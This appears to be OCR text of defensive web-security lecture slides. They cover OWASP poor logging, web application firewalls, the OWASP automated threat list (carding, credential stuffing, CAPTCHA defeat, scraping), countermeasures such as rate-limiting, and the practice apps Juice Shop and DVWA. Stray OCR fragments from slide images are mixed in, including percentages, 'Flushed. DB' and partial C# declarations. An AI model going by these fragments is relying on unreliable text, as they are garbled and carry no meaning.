


A10 Poor Monitoring & Logging

V
- Attackers can move through systems unnoticed and untraced

W
- Monitoring systems and logs are not, or incompletely implemented / configured

I
- Attackers can easily probe systems, leading to more serious attacks & impacts



WebApp Security

- Better Code
  - Testing for security risks during all stages of SDLC
- Better authentication
- Better browsers
- Web Application Firewalls
  - Work at OSI level 7 (Application)
  - Aware of web vulnerabilities
    - The Top 10 & Top Automated
  - Hardware or Software (or Cloudware)


Security 360

"Fire Bucket" by Cobstone is licensed under CC BY-NC-ND 2.0

Automated Threat List

In Brief

https://www.owasp.org/index.php/OWASP_Automated_Threats_to_Web_Applications




Automated Threats

- OAT1 Carding
  - Stolen credit card data attempted to be verified through authorisation attempts
- OAT2 Token Cracking
  - Coupons, discount tokens and vouchers used repetitively for credit, trial access, discounts
- OAT3 Ad Fraud
  - Automation for ad clicks or ad displays, click bots

Security 360

"Best Free Realistic Credit Card Mockups 2018" by Allen Zong is licensed under CC BY-NC-ND 4.0




More Automated Threats

- OAT4 Fingerprinting
  - Profiling of components through URL paths, common software files / directories (Google Dorking)
- OAT5 Scalping
  - Bulk purchase, queue jumping, ticket profit resales
- OAT6 Expediting
  - Gaming bots, gold farming, betting bots, stock trading automation

Security 360


"£2.50 PLEASE" by conespider is licensed under CC BY-NC-ND 2.0



Even More Automated Threats


- OAT7 Credential Cracking
  - Brute-force passwords attacks, reverse brute-force
- OAT8 Credential Stuffing
  - Stolen / leaked passwords (breaches) used for account access
- OAT9 CAPTCHA Defeat
  - Smart bots beat CAPTCHA, solve puzzles
- OAT10 Card Cracking
  - Brute-force of card expiry / CCV

"Character Maze" by V!c is licensed under CC BY-NC-SA 2.0



Still Automated Threats

- OAT11 Scraping
  - Gathering attack on app APIs, reading pages & endpoints for sensitive data
- OAT12 Cashing Out
  - Money laundering, resale of high-value goods
- OAT13 Sniping
  - Last minute betting, auction sniping
- OAT14 Vulnerability Scanning
  - Active / passive scanning for vulnerabilities




A Few More Automated Threats

- OAT15 Denial-of-Service
- OAT16 Skewing
  - Click bots for visits, friends, ratings, polls
- OAT17 Spamming
  - Fake news, wiki, forum, blog, review spam

SPAM
Classic
Glorious SPAM
NET WT 12 OZ (340g)

Security 360

"Spam #Spam" by JeepersMedia is licensed under CC BY 2.0




Last Automated Threats

- OAT18 Footprinting
  - Scanning; profile security mechanisms, configurations, endpoints (attack surface)
- OAT19 Account Creation
  - Bulk account creation, used in other attack types
- OAT20 Account Aggregation
  - Collecting account information for analysis
- OAT21 Denial-of-Inventory
  - Bots buy out retail inventory, do not pay. Legitimate customers unable to purchase

Security 360

"Great Yarmouth 069" by Mr Ush is licensed under CC BY-NC-SA 2.0




Protection from Auto-Threats

- SDLC Testing
  - Test to ensure automation detected/prevented in code
- Obfuscation
  - Randomise form content, URLs and processes
- Authentication
  - Disallow guest logins, checkouts, payments

86,00%
Flushed. DB:
86,57%
86,59%
86,91%
86,92%
87,02%
DB: F
Flushe
DB: Flu
Flushed.
// Cenas necessárias
private ImageCodec
private Encoder
System.Drawi

Security 360

"Running" by wHaTEvEr- is licensed under CC BY-NC-SA 2.0



More protection

- Fingerprinting
  - Profile the user for unique details (browser version
- Rate-limiting
  - Transactions / clicks from same IP, ISP, location
- Monitor
  - Properly log and monitor for later investigations

Sleep
Coffee Intake
Social Life
M T W Th F S S M T W Th F S S M T W Th F S S
Week Leading Up To Class
Classes

Security 360

Juiceline
137
7403
5747
716
546
4515
5815
159
7428
Black
7402

OWASP Juice Shop

- A deliberately vulnerable web app
  - Features the OWASP Top 10
  - Supports CTF
- DVWA
  - Features many vulnerabilities
  - http://www.dvwa.co.uk/

Security 360

["Juiceline / 2015"](#) by kissmiklos . is licensed under [CC BY-NC-ND 4.0](#)